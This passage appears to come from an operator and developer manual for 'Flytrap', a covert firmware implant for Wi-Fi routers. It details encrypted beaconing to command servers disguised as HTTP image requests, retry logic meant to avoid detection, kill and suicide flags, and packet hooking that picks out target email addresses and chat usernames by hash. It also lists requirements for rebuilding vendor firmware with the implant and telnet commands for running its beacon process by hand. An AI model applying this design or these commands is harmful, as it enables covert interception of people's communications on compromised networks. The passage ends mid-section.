- Security Type – None, WEP, WEP with Authentication, WPA (WPA Personal), WPA2 (WPA2 Personal), RADIUS, WPA RADIUS (WPA Enterprise), WPA2 RADIUS (WPA2 Enterprise)
- WEP Keys
- WEP Key Index (i.e., which WEP key is currently being used)
- WPA/WPA2 Pre-shared Key
- RADIUS Pre-shared Key
- RADIUS Server Address
- WPA Crypto Type – TKIP, AES, TKIP+AES

15.1.4 (S) Authentication, Encryption, and Covert Communication

(S) Authentication utilizes HMAC with the MD5 hashing algorithm and key shared between the CT and the Flytraps. They key is not stored in contiguous memory on the Flytrap and is assembled from an algorithm on the Flytrap. The Header Block and the Data portion of the message each are authenticated separately using separate shared keys. If either authentication fails, the message is not handled.

(S) Encryption is done using one of two methods: either 128-bit AES CBC mode with shared key, or 64-bit Blowfish CBC mode with shared key. Note that the encryption mode a Flytrap will use is determined when building the Flytrap firmware image (see 15.5). If Blowfish is chosen, no AES software is built into the image. If AES is chosen, no Blowfish software is built into the image. The shared key is determined using a shared algorithm that makes use of the random IV's that are part of the message. The result of using the algorithm is that the key used to encrypt a buffer is different for every connection between a Flytrap and the CT. The Header Block and the Data portion of the message each are encrypted separately using separate shared keys/ algorithms The IV in the first Block of the message is used to randomize/scramble the key that encrypts the Header Block. The IV that is part of the Header Block is used to randomize/scramble the key that encrypts the Data portion. If decryption fails, the message is not handled.

(S) To achieve Covert Communication, the Flytrap sends the communication data (after encryption) as the cookie of an HTTP GET request for an image file (.ico) on port 80 (unless the PoP has been specified with a different port). The CT responds to the GET request with a binary image file in an HTTP Response.

15.2 (U) Beacon Logic

(S) This section documents the logic used when sending Beacons. Flytraps will periodically make "Beacon attempts" to retrieve Mission tasking. If, as a result of a Beacon attempt, the Flytrap retrieves a Mission, then the Beacon attempt is considered successful.

The distinction is made between three types of Beacons:

1. **Initial Beacon** – the very first Beacon sent after a device has been converted to a Flytrap, or after a device has undergone a hard-reset (i.e., it's NVRAM has been reset to an initial state). Note that some newer firmwares will preserve Flytrap NVRAM parameters even after a hard-reset – in this case, one and only one successful Initial Beacon event will ever occur on this Flytrap.
2. **Periodic Beacon** – Beacons sent periodically between device power-cycles.
3. **Power-Cycle Beacon** – if a Flytrap has successfully sent its Initial Beacon, and then the Flytrap is power-cycled, the first Beacon attempt after the power-cycle event is the Power-Cycle Beacon.

Relevant definitions:

- **Initial Beacon Interval** – the amount of time a Flytrap must be powered-on before an Initial Beacon attempt
- **Periodic Beacon Interval** – after a successful Beacon attempt is made (i.e., a Mission is received), the amount of time to wait before sending the next Periodic Beacon.
- **Initial/Periodic Beacon Traffic Requirement** – the traffic requirement necessary when sending the Initial/Periodic Beacon. The traffic requirement test has two stages: "packets per second" test, and internet connectivity test. The following Traffic Requirements are defined:

Traffic Requirement	Packets per Second	Internet Connectivity Test
NONE	0	No
LOW	10	Yes
MEDIUM	50	Yes
HIGH	100	Yes

For example, if the Initial/Periodic Beacon Traffic Requirement were MEDIUM, a Beacon would not be sent unless at least 50 packets of network traffic per second were passing through the Flytrap and the Flytrap had internet connectivity. The internet connectivity test involves a few different active techniques (note that the CB team has advised the use of a passive approach), including NTP requests to different NTP servers, and DNS lookup of the manufacturers home page. The

internet connectivity test will failover to a different technique from attempt to attempt, and will follow fast/slow retry logic at each failure to avoid being overly "noisy".

- **Initial/Periodic Beacon Traffic Requirement Timeout** – the maximum amount of time a Flytrap will adhere to the Initial/Periodic Beacon Traffic Requirement before reverting to a Traffic Requirement of NONE.
- **Power-Cycle Wait –** the Mission-configurable amount of time the Flytrap waits after a power-cycle event before sending a Power-Cycle Beacon. Note that when a Flytrap is power-cycled, its Mission data is lost due to the requirement to store target information in volatile memory. Thus, it may be desired to have the Flytrap send a Beacon to retrieve a mission more immediately after a power-cycle event than would have been normally scheduled with the Periodic Beacon.
- **Initial/Periodic Beacon Fast/Slow Retry Pause** – if a Beacon attempt has failed, wait the "fast" amount of time before attempting another Beacon -- unless "fast" attempts to every PoP have failed. In this case, wait the "slow" amount of time before attempting another Beacon.

(S) It should be noted that time values are stored in seconds as 32-bit signed integers, so that maximum times are on the order of 2^31-1 seconds, which is approximately 68 years.

(S) Initial Beacon Interval, Traffic Requirement, Traffic Requirement Timeout, Fast Retry Pause, Slow Retry Pause, and Number of Fast Retries are all hard coded into the Flytrap's firmware image at Image Formation time (see 15.3 and 15.5). The Periodic Beacon Interval, Traffic Requirement, Traffic Requirement Timeout, Fast Retry Pause, and Slow Retry Pause, as well as the Power-Cycle Wait are all sent as part of the Mission, and stored in non-volatile memory. Also, when the Initial Beacon is sent successfully, a flag is written to non-volatile memory.

(S) Figure 60 shows the Mission Manager Beacon Logic (note this figure uses the term "Tumbleweed", which is the now-deprecated term for PoP). The upper-left decision box is the starting point from a Flytrap power-cycle event. This power-cycle could be related to the first power-cycle after the device has been implanted, or a normal power-cycle event.



Figure 60: Beacon Logic

(S) It should be noted that the Beacon scheduling mechanism periodically writes elapsed time information to non-volatile memory to keep track of the approximate total time the Flytrap has been powered-on. Furthermore, Flytraps do not necessarily include time synchronization clients, so Initial Beacon scheduling time is relative to the amount of time that a Flytrap has been powered-on. For example, say the device has been implanted with CB firmware that has been configured to wait 72 hours before sending the Initial Beacon (with Traffic Requirement = NONE). The Initial Beacon will be sent once the device has been powered-on for 72 hours, which could take longer than 72 hours, for example, if the device is powered-down each night.

(S) The “Initial Beacon or Periodic/Power-Cycle Beacon Retry Logic” box needs further clarification. If no Mission is received in response to a Beacon attempt, the Flytrap will follow Beacon retry logic. The retry logic is slightly different for the Initial Beacon and for a Periodic or Power-Cycle Beacon.

(S) For the Initial Beacon, the following firmware image parameters are used in the retry logic (see 15.3): Initial Beacon “Fast Retry Pause”, “Number of Fast Retries”, and “Slow Retry Pause”. The PoP List is composed of the PoP addresses stored in the firmware image (see 15.3). A “fast retry” is attempted “Number of Fast Retries” times, with each retry pausing “Fast Retry Pause” before cycling to the next entry in the PoP List. After

the “Number of Fast Retries” retry, the Flytrap waits “Slow Retry Pause” before attempting to again cycle through the PoP List with fast retries.

(S) For a Periodic or Power-Cycle Beacon, the following Mission-configurable parameters are used in the retry logic (see 9.11.9): Periodic Beacon “Fast Retry Pause” and “Slow Retry Pause”. The “Number of Fast Retries” is set as the number of PoPs in the PoP list. The PoP List is composed of any PoPs sent during previous Missions (see 9.11.6 and 9.11.15) that have been stored in NVRAM, and PoPs built into the firmware image (see 15.3). PoPs in NVRAM from the most recent Mission are given priority, then other PoPs in NVRAM, and finally PoPs built into the firmware image. A “fast retry” is attempted “Number of Fast Retries” times, with each retry pausing “Fast Retry Pause” before cycling to the next entry in the PoP List. After the “Number of Fast Retries” retry, the Flytrap waits “Slow Retry Pause” before attempting to again cycle through the PoP List with fast retries.

(S) It should be noted that for both Initial and Periodic Beacons, the “Fast/Slow Retry Pause” begins directly after the previous Beacon “connect” has failed. For simplicity, the Flytrap uses a standard C library blocking socket “connect” function when trying to open a connection to the CherryTree to send a Beacon. In some cases, the “connect” function can take up to two minutes to fail, depending on the “connect” function’s retry/timeout algorithm.

(U) Figure 61, Figure 62, and Figure 63 show additional Beacon examples. Note these figures use “Tumbleweed”, which is the now-deprecated term for PoP.



Figure 61: Beacon Example 1



Figure 62: Beacon Example 2



Figure 63: Beacon Example 3

15.3 (U) Data Storage (RAM, NVRAM, Firmware Image)

(S) This section describes where particular pieces of data are stored on a device. There are three different types of "memory" to consider:

1. RAM – read/write volatile memory that is lost when a device is power-cycled
2. NVRAM – read/write non-volatile memory that is persisted when a device is power-cycled. Some devices will lose NVRAM data when a "hard reset" or "restore factory defaults" action is performed.
3. Firmware Image – read-only data can be stored in the firmware image at the time of image formation (see 15.5). This data persists through power-cycles and hard resets/restore factory defaults actions. This data does not persist through a firmware upgrade action.

(S) A Flytrap stores the following operational data in the Firmware Image:

- Up to 5 Initial Beacon Addresses/Ports (see 15.2)
- Initial Beacon Interval in seconds (see 15.2)
- Initial Beacon Traffic Requirement (see 15.2)
- Initial Beacon Traffic Requirement Timeout in seconds (see 15.2)
- Initial Beacon Fast Retry Interval in seconds (see 15.2)
- Initial Beacon Number of Fast Retries (see 15.2)
- Initial Beacon Slow Retry Interval in seconds (see 15.2)

(S) After a Flytrap has successfully sent the Initial Beacon and received its first Mission, it stores the following operational data in NVRAM:

- Up to 5 Periodic Beacon Addresses/Ports (see 15.2)
- Periodic Beacon Interval in seconds (see 15.2)
- Periodic Beacon Traffic Requirement (see 15.2)
- Periodic Beacon Traffic Requirement Timeout in seconds (see 15.2)
- Periodic Beacon Fast Retry Interval in seconds (see 15.2)
- Periodic Beacon Slow Retry Interval in seconds (see 15.2)
- Beacon Power-Cycle Wait Period in seconds (see 15.2)
- Initial Beacon Successfully Sent Flag
- Ontime (periodically updated) in seconds (see 15.1.2)
- Ontime Commit Interval in seconds (see 9.11.8)
- Last Successful Beacon Ontime
- Suicide Interval (see 5.2.3.15 and 9.11.16)
- Kill Flag (see 5.2.3.16 and 9.17)

(S) All other operational data is stored in RAM.

(S) It should be noted that time values are stored in seconds as 32-bit signed integers, so that maximum times are on the order of 2^31-1 seconds, which is approximately 68 years.

15.4 (S) Generic Filter (GF) Search Algorithm Details

(S) This section describes the email and chat search algorithms used by the GF.

15.4.1 (S) Email Search

(S) This section describes the email search algorithm used by the GF (see 5.2.3.5).

(S) A “hooking” mechanism is used for gaining read/write access to all network packets passing through the device. Target emails are then found by searching hooked network packets for the‘@’ character. Because many webmail protocols use URL encoding, the Generic Filter (GF) first URL decodes packets meeting port and protocol criteria to a temporary buffer (i.e., the @ sign may be URL encoded as ‘%40’, so decoding it will return it to an @ sign in the temporary buffer). The GF then searches the temporary buffer forward for an @ sign. If it finds an @ sign, it searches backwards to find a terminating username character. In actuality, two searches are performed – one that is looking for the first invalid RFC 822 character and another that is looking for the first invalid “webmail” character (or the start of the buffer). Most popular webmail services allow only numbers, letters, dots, dashes, and underscores. Similar logic is used to search forward from the @ sign to determine the domain. These searches result in an RFC 822 email and a “webmail” email for each @ sign in a packet. The GF then marks each of the emails valid if the username is at least 2 characters in length and domain is at least 3 characters in length (this eliminates a lot of unnecessary computation of hashes when, for example, a binary file with many @ signs but no email addresses is downloaded). The GF then computes the MD5 hash of the valid emails, and compares those hashes to each target email address hash in the email target list of the Mission. The GF then continues searching for the next @ sign from the current @ sign. The search process is then repeated for each ‘@’ sign found.

(S) Because network traffic is “packetized”, an email could span two packets. The GF handles this case by buffering a (URL decoded) portion (nominally 32 bytes) of the previous packet. The GF “prepends” this buffer to the current packet buffer and performs the search as described before.

15.4.2 (S) Chat Search

(S) This section describes the chat search algorithms used by the GF (see 5.2.3.5). Currently supported chat clients are include Yahoo Messenger (YM), and America Online Instant Messenger (AIM) (as of October 2010, maktoob is part of Yahoo! and the maktoob chat service is no longer available). Many AIM and YM events, including login, sending and receiving chat messages, and logout are detected. Only MC login events are detected. GoogleTalk and MSN Messenger chat users are also supported, but because these clients use email addresses to identify users, the Email Search algorithm of 15.4.1 detects them.

(S) A “hooking” mechanism is used for gaining read/write access to all network packets passing through the device. Target chat users are then found by passing all network

packets through search algorithms specifically designed for a particular chat client/protocol.

(S) Each search algorithm uses a bulk filter that can quickly identify the packet as chat protocol. YM is bulk filtered by matching the first four data bytes of the packet to "YMSG". AIM is bulk filtered by matching the first data byte of the packet to 0x2A and the second data byte to <= 0x04. MC is bulk filtered by matching the first ten data bytes of the packet to "POST /chat".

(S) If a packet passes the bulk filter for a particular chat algorithm, the algorithm then parses out potential chat usernames. YM separates each protocol field with the two data bytes: 0xc0, 0x80. AIM separates each protocol field with a byte indicating the length of the next field. MC denotes a chat user logging on with the field "nickname=", followed by the nickname, and finally the '&' character.

(S) For AIM and YM, each potential user field that is parsed is first checked for a valid chat user length (Aim >=3 and <= 16 characters; YM >=3 and <= 32). If the field if of valid length, then each byte of the field is then tested to see if it is a valid chat user character for that protocol. AIM valid characters include any printable ASCII character.YM valid characters include numbers, letters, dot, and underscore.

15.5 (S) Image Formation

(S) CB actively maintains an Image Formation tool that builds the CB implant into firmware images for a range of devices (see Section 6). The list of supported devices is continually expanding, and currently supported platforms are documented in "Wifi Devices.xls". Devices having passed FAT are listed in 6.2.

15.5.1 (U) Device Requirements

As of writing, the following requirements have to be met to support a new device:

1. Must be able to procure the device.
2. Must be able to download/acquire the manufacturer's original firmware (MOFW) image.
3. Must have at least ~100 kilobytes of available flash space (i.e., flash that is not used by the MOFW image). Note that in some cases, processes can be removed from the MOFW, although one should be wary of 5.2.3.14.
4. Must have at least 500 kilobytes of available RAM (i.e., RAM that is not used by the MOFW during normal device operation).
5. MOFW must use linux (including uclinux) or VxWorks as an operating system. VxWorks support is limited in comparison to linux.
6. Kernel must be configured with netfilter, linux routing, and linux bridging – the Generic Filter is a netfilter kernel module with hooks into routing and bridging.
7. Kernel must support dynamic module loading – the Generic Filter is a netfilter kernel module that is dynamically loaded on boot.
8. Must be able to extract, mount, and remake the filesystem from the MOFW.

9. Must acquire/build toolchain to build Flytrap software modules for the correct processor.
10. Must be able to reassemble image, including manufacturer's headers and trailers. This typically requires some reverse engineering. Headers/Trailers typically include lengths, dates, CRCs, versions, magic strings, etc. in various formats.

15.5.2 (U) Parameters That Must Be Decided Before Forming an Image

(S) When building a firmware, a number of parameters must be built directly into the image, and as such, must be decided upon before the Image Formation process. These parameters are specified in a configuration file named (flytrap.config). Here are the pertinent parameters:

- Up to 5 Initial Beacon Addresses/Ports (see 15.2)
- Initial Beacon Interval in seconds (see 15.2)
- Initial Beacon Traffic Requirement (see 15.2)
- Initial Beacon Traffic Requirement Timeout in seconds (see 15.2)
- Initial Beacon Fast Retry Interval in seconds (see 15.2)
- Initial Beacon Number of Fast Retries (see 15.2)
- Initial Beacon Slow Retry Interval in seconds (see 15.2)
- Encryption type (64-bit Blowfish or 128-bit AES) – typically 64-bit Blowfish
- Enable Firmware Inhibit (see 5.2.3.18)
- Enable VPN support (see 5.2.3.9.3)
- Include Telnet Daemon - "no" for release images – see 15.6
- Include Netcat – typically "no" for release images
- Enable Debug Printing – "no" for release images – "yes" enables Flytrap software printing of debug information (useful for development, testing, and diagnostics – see 15.6)

(S) NOTE: the flytrap.config file contains documentation on each of the features and should be regarded as the most up-to-date and correct documentation source.

15.6 (U) Manual Operation of Flytrap Software

(S) This section discusses the manual operation of Flytrap software, which can be beneficial for development, testing, and diagnostics. In order to operate the Flytrap software manually, you need to have a shell, which is most easily achieved by forming an image with "Include Telnet Daemon" = "yes" (see 15.5.2). For Flytrap diagnostics, it is typically desirable to form an image with the "Enable Debug Printing" = "yes" (see 15.5.2).

(S) The controlling Mission Manager process is typically named "mm", and is typically located in "/usr/sbin", although these can be specified differently in the image formation process (see 15.5.2). "mm" has the following useful command line options:

```
mm [-i serverAddress] [-p serverPort] [-b initialBeaconPeriodSec]
   [-t initialBeaconTrafficRequirement] [-l logLevel] [-x]

 -> serverAddress is PoP address to beacon through
 -> serverPort is PoP port to beacon through
 -> pollPeriodSec is the number of seconds between polling the nfhook
 -> initialBeaconPeriodSec is the time to wait before sending the
    Initial Beacon (only relevant if Initial Beacon has not been sent)
 -> initialBeaconTrafficRequirement is the traffic requirement to use
    for the Initial Beacon (only relevant if Initial Beacon has not
    been sent). 0 implies NONE, 1 implies LOW, 2 implies MEDIUM, 3
    implies HIGH
 -> logLevel is the verbosity of logging. The higher this number, the
    more logging (both mm and kernel) is done
 -> -x permanently erases all Flytrap-specific nvram data, essentially
    resetting the device to the same state as just after initial
    Flytrap firmware upgrade. mm exits after erasing nvram data.
```

(S) The most common situation in which manual operation is desired is to have a Flytrap immediately beacon to a particular PoP (which forwards the Beacon to the CherryTree and retrieves a Mission). To do so:

- connect and telnet to the device
- kill the mm processing with "killall mm"
- reset the Flytrap-specific nvram data with "mm –x"
- start mm with:
  `mm –i serverAddress –p serverPort –b 0 –t 0`
- to diagnose Flytrap behavior, you may want to instead start mm with:
  `mm –i serverAddress –p serverPort –b 0 –t 0 –l 3`
  which will produce very verbose logging if the image has been formed with "Enable Debug Printing" = "yes"

(S) It should be noted that the "-b" and "-t" options are *not* relevant if an Initial Beacon has been successfully sent – in this case the Flytrap will use the "Power-Cycle Wait" and "Traffic Requirement" parameters (see 9.11.8) from the last Mission it retrieved to determine how long to wait and what traffic requirement to use for the Beacon, respectively. The mm "–x" option can be executed to erase all Flytrap-specific nvram

data (including “Power-Cycle Wait” and “Traffic Requirement”) and make the –b and –t options relevant.

15.7 (S) Default Gateway Discover (DGD) Details

(S) Section 5.2.3.17 briefly describes DGD. DGD is a series of passive techniques to discover the default gateway of a LAN if one has not been configured on the Flytrap device. Certain Flytrap make/models running later firmware versions (Mission Manager version >= 4) support Default Gateway Discovery – in particular the Senao/Engenius 3220 devices support DGD.

(S) Typically, DGD is only needed on true Access Points (i.e., not wireless routers), because true AP’s do not typically need a default gateway in order to operate – they merely bridge same subnet clients and do not route traffic to other subnets. There is therefore no real need for an AP to “know” the default gateway.

(S) In many cases, AP’s can configured as a DHCP server to serve IP addresses on the wireless LAN between a certain subnet range (e.g., 192.168.1.100 to 192.168.1.200). Usually, the DHCP server is configured to also serve a default gateway IP address (and DNS server IP addresses) – in this case DGD is *not* needed.

(S) Most AP’s also allow a default gateway to be set through the web interface, even though it is not technically necessary in some modes – in this case DGD is *not* needed.

(S) In other cases, however, a Flytrap AP can be configured without a default gateway, which means there is no default gateway route in the routing table, and hence the Flytrap can never open a connection over the internet, for example, to send a Beacon. DGD alleviates this problem by passively listening for network traffic that indicates the IP address of the local default gateway. DGD uses two main techniques, both of which are passive (i.e., no network packets are emitted by the Flytrap):

1. ARP discovery – DGD listens for ARP packets, and builds a mapping table of client MAC/IP address pairs. DGD also listens for a TCPIP packet destined for a different subnet – this packet reveals the MAC address of the default gateway. The default gateway MAC address can then be mapped to the default gateway IP address using the MAC/IP mapping table.
2. DHCP discovery – DGD searches DHCP packets for the “Router” field in the “DHCP Options” section. This field lists default gateway IP addresses in the order of preference. Note that DGD only uses the first default gateway in the list.

DGD will cache a discovered default gateway IP address in a special key in nvram so it can be retrieved quickly on future power-cycles.

The DGD logic flow is as follows:

